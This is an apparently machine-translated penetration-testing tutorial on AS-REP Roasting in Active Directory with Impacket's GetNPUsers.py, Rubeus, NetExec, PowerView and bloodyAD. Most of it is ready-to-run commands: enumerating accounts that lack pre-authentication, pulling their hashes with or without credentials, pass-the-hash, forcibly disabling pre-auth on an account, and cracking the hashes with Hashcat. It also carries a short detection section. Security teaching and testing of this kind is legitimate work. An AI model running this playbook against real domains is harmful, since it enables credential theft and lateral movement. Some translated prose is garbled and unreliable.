GetNPUsers.py: AS-REP Roasting with Impacket

Impacket's GetNPUsers.py guide for finding accounts without Kerberos pre-authentication, extracting AS-REP hashes, and cracking them offline with Hashcat.
- Posted on 2026-07-25
- Reading time: 7 min
How to Use GetNPUsers.py to Locate Roastable AS-REP Accounts in Active Directory #
GetNPUsers.py is part of Packet

and locate Active Directory accounts on which the option “Do not require Kerberos preauthentication” is enabled (flag UF_DONT_REQUIRE_PREAUTH) — that is, accounts that the KDC agrees to authenticate without the usual prior cryptographic proof. For those accounts, anyone can request an AS-REP: the response contains material encrypted with the long-term Kerberos key derived from the account's password, material that you can crack offline to verify candidate passwords.
The technique is known as AS-REP Roasting , originally posted by @harmj0y . The ticket you receive doesn't become directly usable just because you've obtained it—without knowing the account key, you can't properly decrypt the necessary part; you need to crack it offline first.
The full flow of the TGT and the Kerberos protocol is described in the dedicated articles. Here, we focus on practical implementation.
Official reference: fortra/impacket — GetNPUsers.py MITRE ATT&CK: T1558.004 — AS-REP Roasting
Syntax and real options #
impacket-GetNPUsers [opzioni] dominio/[utente[:password]]| Option | Description |
|---|---|
-request | After LDAP enumeration, request the AS-REPs of the found users |
-outputfile FILE | Write hashes to file — automatically enable -request |
-format {hashcat,john} | Output format (default: hashcat) |
-usersfile FILE | Test users directly in the file, one per line — bypassing LDAP entirely |
-no-pass | It doesn't ask for the password |
-hashes LM:NT | Pass-the-Hash for LDAP Authentication |
-k | Kerberos with ccache |
-aesKey KEY | AES key (128 or 256 bits) for Kerberos authentication |
-dc-ip IP | Domain Controller IP |
-dc-host HOST | Domain Controller hostname |
-ts | Timestamps in logs |
-debug | Verbose output |
-request it is not always necessary
#
It depends on the flow you use:
- Authenticated LDAP Enumeration: here
-requestIt really helps to move from the list of vulnerable accounts to the actual request for AS-REPs. - With
-outputfile: the code sets automaticallyrequest=Truewhen you specify this flag — no need to add-requestby hand. - With
-usersfile: The tool directly attempts to query for each name in the file, completely bypassing LDAP enumeration —-requestit is ignored/unnecessary here. - Single user without credentials: same speech, it directly requires the AS-REP.
Mode 1 — With credentials (LDAP enumeration + request) #
You have low-privilege credentials: GetNPUsers queries LDAP and finds accounts with UF_DONT_REQUIRE_PREAUTH set (excluding disabled accounts and computer objects), then — only if requested — asks for the AS-REP.
# Solo enumerazione: elenca gli account vulnerabili senza richiedere gli hash
impacket-GetNPUsers corp.local/user:'Password123!' -dc-ip 10.10.10.5
The enumeration output shows Name, MemberOf, PasswordLastSet, LastLogon, UAC —not just the bare list of usernames.
# Enumera E richiede gli hash in formato hashcat — il comando più usato
impacket-GetNPUsers corp.local/user:Password123 -dc-ip 10.10.10.5 \
  -request -format hashcat -outputfile asrep_hashes.txt

# Pass-the-Hash per l'autenticazione LDAP
impacket-GetNPUsers -hashes :NThash corp.local/user -dc-ip 10.10.10.5 \
  -request -format hashcat -outputfile asrep_hashes.txt

# Kerberos
export KRB5CCNAME=ticket.ccache
impacket-GetNPUsers -k -no-pass corp.local/user -dc-ip 10.10.10.5 \
  -request -format hashcat -outputfile asrep_hashes.txt
Limit to know: This flow's LDAP query has a sizeLimit of 999 results and it is not paginatedOn large domains with more than 999 accounts matching the filter, the output may be incomplete—rare in practice, as few domains have that many no-preauth accounts, but it's worth knowing.
Output when it finds vulnerable accounts:
$krb5asrep$23$john.doe@CORP.LOCAL:a1b2c3d4e5f6...longerhash...

[*] Getting TGT for svc_backup
$krb5asrep$23$svc_backup@CORP.LOCAL:f7e8d9c0b1a2...longerhash...
Output when nothing is found:
No entries found!Mode 2 — Without credentials (with username list) #
You don't have domain credentials, but you do have a list of usernames (from OSINT, LinkedIn, anonymous enumeration). GetNPUsers tests each username against the KDC directly on port 88, bypassing LDAP.
# Senza credenziali — testa username da file
impacket-GetNPUsers corp.local/ -dc-ip 10.10.10.5 \
  -no-pass -usersfile userlist.txt \
  -format hashcat -outputfile asrep_hashes.txt

# Singolo utente senza credenziali
impacket-GetNPUsers corp.local/john.doe -dc-ip 10.10.10.5 -no-pass
Be careful with -no-pass: When testing a single account without knowing the password, always specify -no-passIf you omit the flag, the tool can ask you for a password interactively — a failed authentication attempt still generates traffic and impacts the counter. badPwdCount of the account, a not innocuous detail if you're trying to stay under the radar.
The file -usersfile must contain only usernames, without domain and without @One username per line:
administrator
john.doe
svc_backup
helpdesk
RC4 and AES with GetNPUsers.py #
GetNPUsers.py initially requires an encrypted AS-REP with RC4 (etype 23). If the KDC responds KDC_ERR_ETYPE_NOSUPP (RC4 not supported for that account), the tool automatically repeats the request offering AES256 ed AES128. So this is not a theoretical or rare case — it simply depends on how the account is configured and the domain, and it happens more often than you might think in environments that have disabled RC4.
The type of hash returned determines which Hashcat mode to use — see the table below.
Cracking Hashes — Correct Hashcat Modes #
Hashcat modes for AS-REPs are specific and different from those for Kerberoasting (TGS) or pre-auth — do not confuse them:
| Hash prefix | Etype | Hashcat Mode |
|---|---|---|
$krb5asrep$23$ | 23 — RC4-HMAC | 18200 |
$krb5asrep$17$ | 17 — AES128 | 32100 |
$krb5asrep$18$ | 18 — AES256 | 32200 |
Be careful not to confuse decimal and hexadecimal: in Hashcat hash format, 18 It is decimal and indicates AES256. In Windows logs, however, the encryption type is shown in hexadecimal — there AES256 is 0x12 and RC4-HMAC is 0x17These are different numbers for the same concept, and confusing them is a common mistake.
# AS-REP RC4, etype 23 (il caso più comune)
hashcat -m 18200 asrep_hashes.txt /usr/share/wordlists/rockyou.txt

# AS-REP AES128, etype 17
hashcat -m 32100 asrep_hashes.txt rockyou.txt

# AS-REP AES256, etype 18
hashcat -m 32200 asrep_hashes.txt rockyou.txt

# Con regole (aumenta coverage)
hashcat -m 18200 asrep_hashes.txt rockyou.txt -r /usr/share/hashcat/rules/best64.rule

# John the Ripper (se hai salvato in formato john)
john --format=krb5asrep asrep_hashes.txt --wordlist=rockyou.txt
Typical workflow #
1. GetADUsers.py -all → lista utenti del dominio
       │
       ↓
2. GetNPUsers.py con creds → enumera via LDAP gli account no-preauth
   OPPURE
   GetNPUsers.py senza creds + -usersfile → testa username da OSINT

       │
       ↓
3. hashcat -m 18200/32100/32200 → cracca offline in base all'etype

       │
       ↓
4. Password in chiaro → verifica accesso
   nxc smb DC_IP -u john.doe -p 'CraccataPass' -d corp.local

       │
       ↓
5. Con le nuove credenziali → ripeti enumerazione, pivot, lateral movement
AS-REP Forced Roasting — with GenericAll or GenericWrite #
If you have GenericAll o GenericWrite on an account (verifiable with blood hound
), you can manually disable pre-authentication on that account, roast it, and then re-enable it:
# Con PowerView — disabilita pre-auth (toggle via XOR su userAccountControl)
Set-DomainObject -Identity target_user -XOR @{useraccountcontrol=4194304} -Verbose

# Poi da Kali: GetNPUsers.py → ottieni hash → cracca

# Riabilita pre-auth dopo il crack
Set-DomainObject -Identity target_user -XOR @{useraccountcontrol=4194304} -Verbose
PowerView
it is the tool that exposes Get-DomainUser/Set-DomainObject used here and in the preemptive enumeration below.
Be careful with -XOR: Inverts the bit, not sets it to a fixed value. Running the command twice returns to the previous state only if no one else has changed the attribute in the meantime and if you knew the initial state. Always check before and after:
Get-DomainUser target_user -Properties userAccountControl | ConvertFrom-UACValueWith bloodyAD
(from Kali, if you have GenericWrite), which uses explicit actions add/remove instead of the XOR toggle — safer because you don't risk reversing the wrong state:
bloodyAD -u user -p 'pass' -d corp.local --host 10.10.10.5 add uac -f DONT_REQ_PREAUTH target_user

# Poi GetNPUsers.py → cracca

# Cleanup
bloodyAD -u user -p 'pass' -d corp.local --host 10.10.10.5 remove uac -f DONT_REQ_PREAUTH target_user
Preliminary enumeration before roasting #
Before launching GetNPUsers directly, you can check which accounts have the flag with other tools:
# PowerView
Get-DomainUser -PreauthNotRequired# bloodyAD — query LDAP diretta sul bit UF_DONT_REQUIRE_PREAUTH
bloodyAD -u user -p 'Password123!' -d corp.local --host 10.10.10.5 get search \
--filter '(&(userAccountControl:1.2.840.113556.1.4.803:=4194304)(!(userAccountControl:1.2.840.113556.1.4.803:=2)))' \
--attr sAMAccountNameNetExec — modern alternative #
nxc ldap 10.10.10.5 -u user -p 'Password123!' --asreproast asrep_hashes.txt --kdcHost DC01.corp.localRubeus — Windows equivalent #
# Tutti gli account vulnerabili
.\Rubeus.exe asreproast /format:hashcat /outfile:hashes.txt

# Utente specifico
.\Rubeus.exe asreproast /user:john.doe /format:hashcat /outfile:hashes.txt

# Una OU specifica
.\Rubeus.exe asreproast /ou:"OU=Service Accounts,DC=corp,DC=local" /format:hashcat /outfile:hashes.txt

# Query LDAP tramite LDAPS
.\Rubeus.exe asreproast /ldaps /format:hashcat /outfile:hashes.txt

# Richiesta AES
.\Rubeus.exe asreproast /aes /format:hashcat /outfile:hashes.aes
/aes Requires an AES-encrypted AS-REP — avoids the RC4 downgrade signal, but the unpreauthenticated Kerberos request is still observable on the Domain Controller and the network. It's not "invisible," just different from a telemetry perspective.
Related Technique — ASRepCatcher #
This is not a function of GetNPUsers.py. ASRepCatcher operates from a man-in-the-middle position on the network and works in two modes: listen passively captures any AS-REP negotiated between client and DC as is; relay Instead it acts as an active proxy and can force downgrade to RC4 Even when the client offers AES (etype 23) — it therefore works for any user on the VLAN, without needing pre-authentication to be disabled on the account. This is a separate vector from GetNPUsers.py, with different network conditions (you need to be able to interject traffic) — it should not be mixed into the classic roasting workflow.
Advanced techniques related to accounts without pre-authentication #
CVE-2022-33679 (Charlie Clark, 2022): If a principal does not require pre-authentication, it is possible to construct a modified KRB_AS_REQ request in thesname of the request body to get a Service Ticket instead of the regular TGT/AS-REP—without checking any domain accounts, just like classic AS-REP Roasting. This is a separate, advanced topic, not a feature of GetNPUsers.py: we're just mentioning it here as awareness, not confusing it with the basic flow described in this article.
Detection #
A single rule like "Event 4768 without pre-auth = AS-REP Roasting" generates false positives: a legitimately configured account without pre-auth produces the same event during a normal request. Correlation must be done across multiple signals:
| Indicator | Meaning |
|---|---|
Event ID 4768 | Request for a TGT |
Event ID 4771 | Kerberos pre-authentication failed — complementary signal to 4768, useful on requests that fail instead of succeed. |
| Pre-authentication Type absent | Account or request without pre-auth |
Service Name krbtgt | AS request for a TGT |
Encryption type 0x17 | RC4-HMAC |
Encryption type 0x11 | AES128 |
Encryption type 0x12 | AES256 |
| Many different usernames from the same source in a short time | Massive enumeration/roasting possible |
| Unusual process communicating over TCP/UDP 88 | Possible custom Kerberos tool, not a native Windows client |
How to search for vulnerable accounts on the defense side:
Get-ADUser -Filter {DoesNotRequirePreAuth -eq $true} -Properties DoesNotRequirePreAuth |
  Select-Object SamAccountName, DoesNotRequirePreAuth
These configurations are often the remnant of legacy Exchange setups or applications that do not support the Kerberos pre-auth standard — not always a recent misconfiguration.
Common mistakes #
| Error | Cause | Solution |
|---|---|---|
KDC_ERR_C_PRINCIPAL_UNKNOWN | Username does not exist in the domain | Check the user list |
No entries found! | No accounts without pre-auth found via LDAP | Domain configured correctly — try Kerberoasting |
KDC_ERR_PREAUTH_REQUIRED | The tested account has pre-auth enabled | Non-vulnerable, normal account |
Empty output with -usersfile | No accounts on the list are vulnerable. | No Roastable AS-REPs in that list |
| Hash is not cracked | Strong or non-wordlisted password | Try hashcat rules, mask attacks, or different wordlists |
FAQ #
Does GetNPUsers.py work without credentials?
Yes with -usersfile e -no-pass — directly tests each username against the KDC without ever going through LDAP.
-request is it always necessary?
No. It is only used in the authenticated LDAP enumeration flow. With -outputfile is set automatically, and with -usersfile or a single user the tool requests directly without needing the flag.
Which Hashcat mode should I use?
It depends on the hash prefix: $krb5asrep$23$ → -m 18200 (RC4), $krb5asrep$17$ → -m 32100 (AES128), $krb5asrep$18$ → -m 32200 (AES256).
Can an AS-REP be used directly as a ticket? No. It only contains material encrypted with the account key, which can be cracked offline. Without the password, you can't decrypt it or use it to authenticate.
What is the difference between AS-REP Roasting and Kerberoasting?
AS-REP Roasting exploits accounts without pre-authentication (UF_DONT_REQUIRE_PREAUTH) and does not require domain credentials in userlist mode. Kerberoasting requires valid credentials and uses accounts with a servicePrincipalName configured — the equivalent tool is GetUserSPNs.py
, regardless of pre-auth.
Cheat sheet #
# Solo enumerazione (nessuna richiesta hash)
impacket-GetNPUsers corp.local/user:pass -dc-ip DC_IP

# Con credenziali — enumera e richiede
impacket-GetNPUsers corp.local/user:pass -dc-ip DC_IP \
  -request -format hashcat -outputfile hashes.txt

# Senza credenziali — lista username
impacket-GetNPUsers corp.local/ -dc-ip DC_IP \
  -no-pass -usersfile users.txt -format hashcat -outputfile hashes.txt

# Singolo utente senza credenziali
impacket-GetNPUsers corp.local/john.doe -dc-ip DC_IP -no-pass

# Pass-the-Hash
impacket-GetNPUsers -hashes :NThash corp.local/user -dc-ip DC_IP \
  -request -format hashcat -outputfile hashes.txt

# Crack RC4 (più comune)
hashcat -m 18200 hashes.txt rockyou.txt

# Crack AES128 / AES256
hashcat -m 32100 hashes.txt rockyou.txt
hashcat -m 32200 hashes.txt rockyou.txt

# Verifica account vulnerabili (lato difesa/enumerazione)
Get-ADUser -Filter {DoesNotRequirePreAuth -eq $true} -Properties DoesNotRequirePreAuth

# Forza no-preauth con bloodyAD + cleanup
bloodyAD -u user -p 'pass' -d corp.local --host DC_IP add uac -f DONT_REQ_PREAUTH target_user
# → GetNPUsers.py → cracca
bloodyAD -u user -p 'pass' -d corp.local --host DC_IP remove uac -f DONT_REQ_PREAUTH target_user
Related Articles #
- Impacket: complete suite
- Kerberos: Architecture and Flow
- TGT Kerberos
- AS-REP Roasting: complete guide
- GetUserSPNs.py — Kerberoasting
- PowerView
- The red
- Hashcat
- blood hound
- Active Directory: exploitation guide
For use in authorized environments only.